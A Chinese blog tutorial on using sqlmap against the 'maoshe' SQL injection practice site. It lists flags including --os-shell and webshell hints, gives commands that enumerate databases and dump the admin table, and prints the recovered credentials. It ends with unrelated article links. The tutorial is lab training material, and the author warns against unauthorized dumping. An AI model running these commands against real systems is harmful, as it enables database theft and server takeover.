
SQL注入之猫舍之sqlmap的使用
先说一下最常用的基础指令
-u 指定注入点(一般为url栏的网址)
--dbs 跑库名
--tables 跑表名
--columns 跑字段名
--dump 枚举数据(高危指令,容易进去)
-D 库名 指定数据库
-T 表名 指定表
-C 字段名 指定字段
这里就是更高级一点的指令
--random-agent 选择随机user-agents头
--delay=1 每次探测延迟一秒(防止访问过快被BAN)
--count 查看数据量(比--dump温柔,不会显示敏感信息)
-- proxy"http://127.0.0.1:1080" 使用本地1080端口
--level 1-5 测试等级,等级越高检测越详细,例如level大于2会检测cookie注入,大于3会检测头注入
--risk 一般都用 --level 3 --risk 2
--is-dba 查询当前用户权限,如果DBA是true可以尝试直接拿webshell
--os-shell 尝试往网站中放入一个cmdshell(拥有cmd权限的shell)

需要选择写入shell的脚本语言
好,现在开始正式进入SQL注入子猫舍之sqlmap工具的用法
首先需要检查sqlmap是否能正常使用,在cmd中将文件路径cd为工具所在路径,然后输入如下命令

如果看到了下面的景象,那么恭喜你,工具并无大碍


接着就使用上面提到的指令-u http://59.63.200.79:8003/?id=1,就会自动进行漏洞检测
然后就会显示漏洞检测的结果有两个:基于布尔类型的盲注和基于时间的盲注
但是并没有我们发现的显错注入,这就是工具的弊端,所以不能依赖工具!不能依赖工具!不能依赖工具!

我们默认我们都发现了显错注入漏洞,只是用工具来解放双手
所以现在就要准备提取信息,先定位库和表
先看看有哪些库 python sqlmap.py -u http://59.63.200.79:8003/?id=1 --dbs
这个就是查询到的结果


然后可以使用-u http://59.63.200.79:8003/?id=1 -D maoshe --tables来看看maoshe库里有哪些表主要是寻找admin表,当然其他库也要看看,这里只是因为我们知道maoshe库里有我们想要的东西
这个就是查询到的结果
现在就可以使用能吃牢饭的高危指令(一般做渗透测试未经受援不能查看敏感信息) -u http://59.63.200.79:8003/?id=1 -D maoshe -T admin --dump

来查看admin表里的信息
得到了最后需要的
username:admin
password:hellohack
工具用起来只要知道命令就非常简单,但是工具也只是是没有自主意识的工具,不能完全代替手注所以
不能依赖工具!
不能依赖工具!
不能依赖工具!
SQL注入之猫舍之sqlmap的使用的更多相关文章
- SQL注入之猫舍
第一步:先查看是否存在注入点:构造?id=1 and 1=1 回车后发现页面正常 构造?id=1 and 1=2 发现页面异常,得出结论:存在注入点 第二步:判断字段数 当输入order by 1和o ...
- sqlmap查找SQL注入漏洞入门
1.安装sqlmap sqlmap是一款非常强大的开源sql自动化注入工具,可以用来检测和利用sql注入漏洞.注意:sqlmap只是用来检测和利用sql注入点的,使用前请先使用扫描工具扫出sql注入点 ...
- sql注入学习心得与sqlmap使用心得
做题是最好的老师 首先先来分享一下我用来练手的题目,实验吧中的简单的sql注入1,2,3 不得不说,sql注入真是一个神奇的东西,至少我以前看起来一点头绪都没有的题目能入手了 首先是简单的sql注入3 ...
- SQL注入理解与防御
一.说明 sql注入可能是很多学习渗透测试的人接触的第一类漏洞,这很正常因为sql注入可能是web最经典的漏洞.但在很多教程中有的只讲‘或and 1=1.and 1=2有的可能会进一步讲union s ...
- 谈谈PHP网站的防SQL注入
SQL(Structured Query Language)即结构化查询语言.SQL 注入,就是把 SQL 命令插入到 Web 表单的输入域或页面请求参数的查询字符串中,在 Web表单向 Web 服务 ...
- 防止sql注入和sqlmap介绍
sql注入问题从WEB诞生到现在也一直没停过,各种大小公司都出现过sql注入问题,导致被拖库,然后存在社工库撞库等一系列影响. 防止sql注入个人理解最主要的就一点,那就是变量全部参数化,能根本的解决 ...
- sqlmap和burpsuite绕过csrf token进行SQL注入检测
利用sqlmap和burpsuite绕过csrf token进行SQL注入 转载请注明来源:http://www.cnblogs.com/phoenix--/archive/2013/04/12/30 ...
- 安全攻防之SQL注入(通过sqlmap搞定所有问题)
第一步: sqlmap基于Python,所以首先下载: http://yunpan.cn/QiCBLZtGGTa7U 访问密码 c26e 第二步: 安装Python,将sqlmap解压到Python ...
- 【转】SQL注入(通过sqlmap来改变所有事情)
第一步: sqlmap基于Python2.72版本,所以首先下载: https://www.python.org/ 记住不要下载python3 第二步: 安装Python,将sqlmap解压到Pyt ...
随机推荐
- selenium+python处理Alert弹窗
from selenium import webdriver import win32api import win32con from time import sleep driver = webdr ...
- Hive语法及其进阶(一)
1.Hive完整建表 1 CREATE [EXTERNAL] TABLE [IF NOT EXISTS] table_name( 2 [(col_name data_type [COMMENT col ...
- Spring,IOC源码分析
有错勿喷 1.首先是Spring,IOC的基本概念 IOC是一个容器 容器启动的时候创建所有单实例对象 我们可以直接从容器中获取到这个对象 2.调试流程 ioc容器的启动过程?启动期间都做了什么(什么 ...
- @ConfigurationProperties与@Value的区别
1. 首先我们来看每一个的具体使用 1. ConfigurationProperties 1. application.yml文件中: person: lastName: xj age: 18 bos ...
- pandas 基础命令
参考链接:https://github.com/rmpbastos/data_science/blob/master/_0014_Boost_your_Data_Analysis_with_Panda ...
- MySQL8.0.20安装教程图文详解,MySQL8.0.20安装教程winodws10
MySQL8.0.20安装教程图文详解,非常详细 一:mysql官网下载 https://dev.mysql.com/downloads/file/?id=494993 不用注册,直接下载就好 二:解 ...
- 十一、Abp vNext 基础篇丨测试
前言 祝大家国庆快乐,本来想国庆之前更新完的,结果没写完,今天把剩下的代码补了一下总算ok了. 本章节也是我们后端日常开发中最重要的一步就是测试,我们经常听到的单元测试.集成测试.UI测试.系统测试, ...
- oracle dg failover灾难切换
oracle dg failover灾难切换SQL> alter database recover managed standby database finish force;SQL> a ...
- Java(14)面向对象之封装
作者:季沐测试笔记 原文地址:https://www.cnblogs.com/testero/p/15201610.html 博客主页:https://www.cnblogs.com/testero ...
- Java(16)修饰符
作者:季沐测试笔记 原文地址:https://www.cnblogs.com/testero/p/15201619.html 博客主页:https://www.cnblogs.com/testero ...